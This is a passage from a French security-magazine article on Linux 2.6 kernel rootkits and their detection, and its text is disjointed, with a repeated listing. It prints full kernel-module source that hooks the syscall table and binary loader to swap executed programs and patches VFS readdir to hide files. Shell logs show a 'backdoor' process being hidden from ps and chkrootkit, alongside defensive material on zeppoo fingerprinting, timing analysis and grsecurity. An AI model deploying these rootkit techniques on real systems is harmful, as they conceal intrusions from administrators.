   atomic_t usage;
   unsigned long flags; /* par flag process,
         défini plus bas */
   unsigned long ptrace;
   int lock_depth; /* BKL lock depth */
   [...]
   /* task state */
   struct Linux_binfmt *binfmt;
   long exit_state;
   int exit_code, exit_signal;
   int pdeath_signal; /* Signal envoyé quand le parent
         est détruit */
   [...]
};

/*
* Cette structure définit les fonctions qui sont
  utilisées pour charger les formats binaires que Linux
  accepte.
*/
struct Linux_binfmt {
   struct Linux_binfmt * next;
   struct module *module;
   int (*load_binary)(struct Linux_binprm *,
         struct pt_regs * regs);
   int (*load_shlib)(struct file *);
   int (*core_dump)(long signr, struct pt_regs * regs,
         struct file * file);
   unsigned long min_coredump; /* taille du dump
         minimal */
   int hasvdso;
};

#include <Linux/init.h>
#include <Linux/module.h>
#include <Linux/kernel.h>
#include <Linux/fs.h>
#include <Linux/binfmts.h>
#define O_REDIR_PATH "/bin/ls"
#define N_REDIR_PATH "/bin/ps"
#define SYS_CALL_TABLE 0xc03104e0

static void **sys_call_table = SYS_CALL_TABLE;
struct Linux_binfmt *elf_bin = NULL;
int (*o_open) (char *, int);
int (*o_load_binary) (struct Linux_binprm *,
      struct pt_regs *);

int _strlen (char *a) {
   int x = 0;
   while (*a != 0) {
      x++;
      *a++;
   }
   return x;
}

char *_strdup (char *a) {
   char *x = NULL;
   int y = _strlen (a) + 1, z;
   x = kmalloc (y, GFP_KERNEL);
   memset (x, 0, y);
   y--;
   for (z = 0; z < y; z++)
      x[z] = a[z];
   return x;
}

int n_load_binary(struct Linux_binprm *bin,
      struct pt_regs *regs) {
   int ret;
   if (!strcmp(bin->filename, O_REDIR_PATH)) {
      filp_close(bin->file, 0);
      bin->file = open_exec(N_REDIR_PATH);
      prepare_binprm(bin);
      ret = o_load_binary(bin, regs);
      return ret;
   }
   return o_load_binary(bin, regs);
}

int n_open(char *file, int flags) {
   int ret = o_open(file, flags);
   if (elf_bin == NULL) {
      elf_bin = current->binfmt;
      o_load_binary = elf_bin->load_binary;
      elf_bin->load_binary = &n_load_binary;
      sys_call_table[__NR_open] = o_open;
   }
   return ret;
}

static int hload_init(void) {
   elf_bin = NULL;
   o_open = sys_call_table[__NR_open];
   sys_call_table[__NR_open] = &n_open;
   return 0;
}
static void hload_exit(void) {
   sys_call_table[__NR_open] = o_open;
   if (elf_bin != NULL) {
      elf_bin->load_binary = o_load_binary;
   }
}
module_init(hload_init);
module_exit(hload_exit);
```

changée (sysenter est plus rapide que `int $0x80`).

Ceci peut se faire d'un coup, puisque le code `system_call` suit le code `sysenter_entry`.(Figure 2) Ce qui nous donne le résultat que nous pouvons voir sur la Figure 3.

Fonctions auxiliaires

Une autre idée [8] est de hacker des fonctions auxiliaires ou fonctions pointeur pour rendre la détection de rootkit complexe.

Par exemple, au lieu de hacker `sys_execve`, on pourrait hacker les fonctions appelées par `sys_execve` (une application sur le hacking `sys_execve` est de changer le programme appelé à la volée, par exemple exécuter */bin/ls_hide_bad_files* quand l'utilisateur veut exécuter */bin/ls*) : Listing 13. Nous utilisons un saut inconditionnel pour le hacker. Nous pouvons aller plus loin en écrasant directement le format binaire gestionnaire de pointeur.

Système de Fichier Virtuel

Le Système de Fichier Virtuel fournit des accès transparents pour n'importe quel système de fichiers (ext2/3, reiserfs, fat, nfs, etc). Ce sous-système de haut niveau peut-être facilement hacké. La fonction `filp_open` ouvre un point de montage (*/*, */home*, etc) et une structure contenant les différents pointeurs utilisés pour générer le système de fichier. On peut par exemple écraser les champs responsables de la lecture des répertoires.

On peut hacker aussi IDT (*Interrupt Dispatch Table*), Page Fault Handler, Systèmes de pagination, etc, mais il s'agira d'un autre article du magazine hakin9 !!!

Point de vue de l'administrateur système

Nous avons maintenant vu les principales attaques qu'un intrus peut utiliser, nous verrons les protections correspondantes et les mécanismes de défense qu'un

Listing 15. *Patcher VFS*

```
#include <Linux/init.h>
#include <Linux/module.h>
#include <Linux/kernel.h>
#include <Linux/sched.h>
#include <Linux/kernel.h>
#include <Linux/module.h>
#include <Linux/string.h>
#include <Linux/fs.h>
#include <Linux/file.h>
#include <Linux/mount.h>
#include <Linux/proc_fs.h>
#include <Linux/capability.h>
#include <Linux/pid.h>

char *root_fs = "/";
typedef int (*readdir_t)(struct file *, void *, filldir_t);
readdir_t orig_root_readdir=NULL;
filldir_t root_filldir = NULL;
int hide_root_filldir(void *buf, const char *name, int nlen, loff_t off,
      ino_t ino, unsigned x) {
   if(!strncmp(name, "h4k1n9", 6)) return 0;
   return root_filldir(buf, name, nlen, off, ino, x);
}

int hide_root_readdir(struct file *fp, void *buf, filldir_t filldir) {
   root_filldir = filldir;
   return orig_root_readdir(fp, buf, hide_root_filldir);
}

int patch_vfs(const char *p, readdir_t *orig_readdir, readdir_t new_readdir){
   struct file *filep;
   printk("Patch VFS\n");
   if ((filep = filp_open(p, O_RDONLY, 0)) == NULL) {
      return -1;
   }
   printk("Original readdir 0x%x\n", (unsigned int) filep->f_op->readdir);
   if (orig_readdir) *orig_readdir = filep->f_op->readdir;
   filep->f_dentry->d_inode->i_fop->readdir = new_readdir;
   filep->f_op->readdir = new_readdir;
   filp_close(filep, 0);
   return 0;
}

int unpatch_vfs(const char *p, readdir_t orig_readdir) {
   struct file *filep;
   printk("Unpatch VFS\n");
   if ((filep = filp_open(p, O_RDONLY, 0)) == NULL) {
      return -1;
   }
   filep->f_dentry->d_inode->i_fop->readdir = orig_readdir;
   filep->f_op->readdir = orig_readdir;
   filp_close(filep, 0);
   return 0;
}
static int hide_init(void) {
   printk(KERN_ALERT "Module hide load!\n");
   patch_vfs(root_fs, &orig_root_readdir, hide_root_readdir);
   return 0;
}
static void hide_exit(void) {
   printk(KERN_ALERT "Module hide unload\n");
   unpatch_vfs(root_fs, orig_root_readdir); }
module_init(hide_init);
module_exit(hide_exit);
```

Listing 16. *Effectuer une empreinte*

```
zion trunk # zeppoo -f FP -t /boot/System.map

Kernel : 2.6
Running on i386 !!
Memory : /dev/kmem
++ Begin Generating Fingerprints in FP
        ++ Begin : Generating Syscalls Fingerprints
        ++ End : Generating Syscalls Fingerprints
        ++ Begin : Generating IDT Fingerprints
        ++ End : Generating IDT Fingerprints
        ++ Begin : Generating Symboles Fingerprints
        ++ End : Generating Symboles Fingerprints
        ++ Begin : Generating Symboles LinuxBinfmt Fingerprints
        ++ End : Generating Symboles LinuxBinfmt Fingerprints
++ End Generating Fingerprints in FP
zion trunk #
```

Listing 17. *Vérification rootkit*

```
zion trunk # zeppoo -z FP
Kernel : 2.6
Running on i386 !!
Memory : /dev/kmem

------------------------------------------------------------------------
[+] Begin : Task
NO HIDDEN TASK
[+] End : Task

------------------------------------------------------------------------
++ Begin Checking Fingerprints in FP

------------------------------------------------------------------------
[+] Begin : Syscall
NO HIJACK SYSCALL
[+] End : Syscall

------------------------------------------------------------------------
------------------------------------------------------------------------
[+] Begin : IDT
NO HIJACK IDT
[+] End : IDT

------------------------------------------------------------------------
------------------------------------------------------------------------
[+] Begin : Symboles
NO HIJACK SYMBOLE
[+] End : Symboles

------------------------------------------------------------------------
------------------------------------------------------------------------
[+] Begin : Symboles Linux Binfmt
NO HIJACK SYMBOLE Linux BINFMT
[+] End : Symboles Linux Binfmt

------------------------------------------------------------------------
++ End Checking Fingerprints in FP
zion trunk #
------------------------------------------------------------------------
[+] Begin : Task
LIST OF HIDDEN TASKS
PID          UID              GID                  NAME          ADDR
8603         1000             100              backdoor @ 0xc2403570
[+] End : Task
```

administrateur de système peut mettre en place.

Protections

Premièrement vous devrez désactiver la possibilité de charger les modules (option `CONFIG_MODULES` dans le fichier de configuration kernel). Reste les dispositifs mémoire pour altérer directement les structures kernel, ou pour charger des modules. Pour éviter cela, Grsec vous permet de remplacer les primitives : lecture/écriture de ces dispositifs par des conteneurs (*wrappers*) vides.

Mais il est toujours possible d'injecter du code dans le kernel en utilisant des vulnérabilités. La meilleure défense est de conserver un système à jour en fonction des alertes de sécurité.

Empreintes

Certains systèmes anti-rootkits comme : *chkrootkit* et rkhunter tentent de détecter les rootkits installés sur le poste en essayant de trouver des traces dans l'environnement utilisateur. Est-il stupide d'essayer de détecter les rootkits kernel de l'environnement utilisateur ?

Oui. Ces outils peuvent être contournés facilement en utilisant des rootkits plus intelligents que ceux publiés jusqu'à maintenant [9]. D'autres outils comme : kstat(2.4) ou zeppoo(2.6) repose sur */dev/(k)mem* de l'environnement utilisateur pour rassembler les informations du kernell.

Zeppoo génère sur un système sain une empreinte des principaux rootkits cibles pour les comparer plus tard. Il prend une empreinte de la table `system_call`, la table : *interrupt descriptor*, tout symbole qu'il peut trouver et chaque structure clé vue précedement, tel que binfmt.

La première chose à faire en installant un nouveau système (Nous supposons que l'installateur du système et l'image sont propres et aucune installation n'a de porte dérobée) est de générer l'empreinte Listing 16.

Une fois l'empreinte digitale générée, elle peut être comparée à l'empreinte du noyau (l'option `-z` indique à Zeppoo de vérifier pour des processus cachés) (Listing 17).

La détection des processus cachés repose sur 5 éléments :

- parcours de : */proc*,
- parcours bruteforce de : */proc* (i.e. Essayer l'ensemble des entrées de *0* à `PID_MAX`),
- `ps`,
- `kill -0 PID`,
- les tâches liées du kernel (à travers : */dev/(k)mem*).

Les résultats sont comparés pour indiquer les différences. Par exemple - Listing 18.

Bien sûr il est possible de contourner les vérifications de kstat ou zeppoo, mais à l'heure actuelle il n'y a pas de meilleur mécanisme de détection.

Analyse du temps d'exécution

Une autre technique de détection du rootkit est d'utiliser un simple fait : un rootkit ajoute des instructions pour bloquer des données qui pourraient le révéler [10].

Nous pourrions donc compter le nombre d'instructions exécutées par un syscall et l'utiliser comme référence pour de futures mesures. Il y a de nombreux inconvénients à cette technique :

- modification du Kernel,
- modification de l'environnement d'exécution Syscall,
- le code qui agit comme compteur peut être ciblé par le rootkit.

Une variante plus puissante [11] est de mesurer le temps d'exécution d'un syscall et de comparer les résultats. Les 2 forces de ces techniques :

- ne requiert aucun privilège (pas besoin d'être en root, root étant dangereux),
- difficile à contrefaire car les résultats ne reposent pas sur le kernel.

Listing 18. *Vaincre chrootkit et verifier cela avec zeppoo*

```
owned rootkit # ps aux | grep backdoor
test 8603 0.0  0.1 1320 268 pts/5 S+ 14:57   0:00 ./backdoor
root 8605 0.0 0.2 1516 472 pts/0 S+ 14:57 0:00 grep backdoor
owned rootkit # chkproc
owned rootkit # ./main -p -h 8603
PID 8603 is now hide !!
owned rootkit # ps aux | grep backdoor
root 8610 0.0 0.2 1516 472 pts/0 S+ 14:58 0:00 grep backdoor
owned rootkit # chkproc
owned rootkit # zeppoo -c -p
Kernel : 2.6
Running on i386 !!
Memory : /dev/kmem
```

```
3              0              0          watchdog/0 @ 0xcbeca030
4              0              0            events/0 @ 0xcbeddab0
5              0              0            khelper @ 0xcbedd580
6              0              0            kthread @ 0xcbedd050
9              0              0          kblockd/0 @ 0xcbe9a030
10             0              0              kacpid @ 0xcbeb0ab0
91             0              0              khubd @ 0xcbe58050
93             0              0            kseriod @ 0xcbe6c560
159            0              0            pdflush @ 0xcbc39580
160            0              0            pdflush @ 0xcbc39050
161            0              0            kswapd0 @ 0xcbc3aa90
162            0              0              aio/0 @ 0xcbc3a560
833            0              0            pccardd @ 0xcb8c8580
835            0              0            pccardd @ 0xcb8c8ab0
861            0              0          kpsmoused @ 0xcbeb0050
864            0              0          kcryptd/0 @ 0xcbe58580
870            0              0          kjournald @ 0xcb8c8050
1152           0              0              udevd @ 0xcb8faab0
6642           0              0          syslog-ng @ 0xca4a7560
7137           0              0               cron @ 0xcb8fa050
7207           0              0             agetty @ 0xcb8fa580
7208           0              0             agetty @ 0xcb696580
7209           0              0             agetty @ 0xcbd45030
7212           0              0             agetty @ 0xcaf8b580
7213           0              0             agetty @ 0xcbe9aa90
7214           0              0             agetty @ 0xcbc39ab0
7239           0              0                gdm @ 0xcbd45560
7241           0            408                gdm @ 0xca4a7a90
7244           0              0                  X @ 0xcb3ab050
7270        1000            100            fluxbox @ 0xc1203a90
7285        1000            100          ssh-agent @ 0xcaf8bab0
7306        1000            100               xterm @ 0xcb3abab0
7308        1000            100                bash @ 0xc1203560
7330           0              0                  su @ 0xcbe58ab0
7333           0              0                bash @ 0xcbeb0580
7335        1000            100               xterm @ 0xcbc3a030
7337        1000            100                bash @ 0xcbd45a90
7342        1000            100               xterm @ 0xc7b4c050
7344        1000            100                bash @ 0xc7b4cab0
7348        1000            100                 ssh @ 0xca4a7030
7349        1000            100                 ssh @ 0xcb696ab0
7364        1000            100             firefox @ 0xcb696050
7367        1000            100      run-mozilla.sh @ 0xc763dab0
7372        1000            100         firefox-bin @ 0xc763d580
7379        1000            100            gconfd-2 @ 0xc73c4560
7384        1000            100             netstat @ 0xc5c67050
7818        1000            100               xterm @ 0xc373a050
7820        1000            100                bash @ 0xca89a580
7824           0              0                  su @ 0xc373a580
7827           0              0                bash @ 0xca89a050
7838           0              0             zeppoo @ 0xcbe9a560
```

Figure 6. *Processus de récupération de la liste avec dump mémoire*

Mais il peut y avoir des perturbations dans les mesures, en particulier si le processeur est occupé, amenant potentiellement à des faux positifs. Aucun outil public n'implémente cette méthode actuellement. L'idée de base est :

- obtenir les ticks count,
- exécuter un syscall,
- obtenir les ticks count,
- soustraire les 2 counts et comparer la différence de taille.

Pour obtenir les ticks count, les processeurs x86 fournissent l'instruction RDTSC (*Read Time Stamp Counter*) qui retourne dans EDX : EAX le nombre de ticks depuis la dernière réinitialisation du processeur. Une question intéressante à se poser est de savoir si nous devrions-utiliser directement les instructions assembleur ou passer par les fonctions `libc` ? Si on devait utiliser la première méthode, un hacking basic des fonctions `libc` (rootkit environement utilisateur) resterait indétectable, rendant ainsi la technique invalide. Donc, c'est une bonne idée de comparer les temps d'exécution avec et sans l'aide des fonctions de `libc`, et repérer ces hackings.

Sans entrer dans de longs détails, on peut faire un simple programme voir Figure 5.

Analyse Post Mortem

L'analyse post mortem est un moyen intéressant d'étudier une compromission. Les disques durs et la mémoire du poste sont des données supplémentaires, et nous ne sommes plus restreints par la séparation kernel/environement utilisateur. Il y a un ensemble de solutions pour effectuer des recherches post mortem, mais peu nous permettent d'explorer la mémoire. Une caractéristique intéressante de zeppoo est sa capacité à reconstruire la liste des processus à partir d'un dump mémoire (comme : memparser avec Windows). Un dump mémoire peut-être obtenu via */dev/(k)mem* ou */proc/kcore*. Vous pouvez voir l'exemple sur la Figure 6.

Maintenant zeppoo peut seulement récupérer les : PIDs, UIDs, GIDs et non `task_struct`.

Conclusion

Nous avons vu à travers plusieurs exemples combien il est aisé d'installer un rootkit lorsque le poste est laissé tel quel, et les possibilités laissées à l'attaquant sont limitées seulement par son imagination. Mais la partie la plus inquiétante est le manque flagrant d'outils open source capables de détecter de telles menaces, et les difficultés que l'on rencontre lorsqu'on veut écrire de tels programmes.

On peut les compter sur les doigts d'une main. On peut seulement se demander pourquoi il n'y a pas eu plus de papiers décrivant les trous béants dans des outils comme chkrootkit ou rkhunter.

On pourrait penser que tout le monde est satisfait de cette situation. Si vous êtes un administrateur système, et que vous utilisez ces outils seulement pour vérifier l'intégrité des serveurs, soyez sur que vous ne serez quasiment jamais averti d'une compromission.

La meilleure protection reste un système à jour avec grsecurity et non kernel. On peut s'attendre à une nouvelle génération de rootkits mais il est évident que les détecteurs de rootkits sont eux basés sur les techniques les plus récentes comme celles du temps d'exécution.

Au final, l'intrusion mémoire a un intérêt de plus en plus grand [13], en évitant l'environnement kernel plutôt labyrinthique et aussi en restant dans la mémoire au niveau utilisateur, ne laissant ainsi aucune trace. ●

Sur Internet

- *http://packetstormsecurity.nl/UNIX/penetration/rootkits/lrk5.src.tar.gz* – [1]
- *http://cert.uni-stuttgart.de/files/fw/debian-security-20031121.txt* – [2]
- *http://www.zeppoo.net/download/zeppoo-dump.tar.gz* – [3]
- *http://phrack.org/issues.html?issue=58&id=7#article* – [4]
- *http://zeppoo.net* – [5]
- *http://vx.netlux.org/lib/vsc08.html* – [6]
- *http://www.ouah.org/spacelkm.txt* – [7]
- *http://phrack.org/issues.html?issue=59&id=5#article* – [8]
- *http://blackclowns.org/articles/BypasserChkrootkit.en* – [9]
- *http://phrack.org/issues.html?issue=59&id=10#article* – [10]
- *http://actes.sstic.org/SSTIC04/Fingerprinting_integrite_par_timing/SSTIC04-article-Delalleau-Fingerprinting_integrite_par_timing.pdf* – [11]
- *http://www.Linux-forensics.com/* – [12]
- *http://actes.sstic.org/SSTIC06/Corruption_memoire/SSTIC06-Dralet_Gaspard-Corruption_memoire.pdf* – [13]

Listing 18. *Vaincre chrootkit et vérifier cela avec zeppoo*

```
owned rootkit # ps aux | grep backdoor
test 8603 0.0  0.1 1320 268 pts/5 S+ 14:57   0:00 ./backdoor
root 8605 0.0 0.2 1516 472 pts/0 S+ 14:57 0:00 grep backdoor

owned rootkit # chkproc
owned rootkit # ./main -p -h 8603
PID 8603 is now hide !!
owned rootkit # ps aux | grep backdoor

root 8610 0.0 0.2 1516 472 pts/0 S+ 14:58 0:00 grep backdoor
owned rootkit # chkproc
owned rootkit # zeppoo -c -p
Kernel : 2.6
Running on i386 !!
Memory : /dev/kmem
```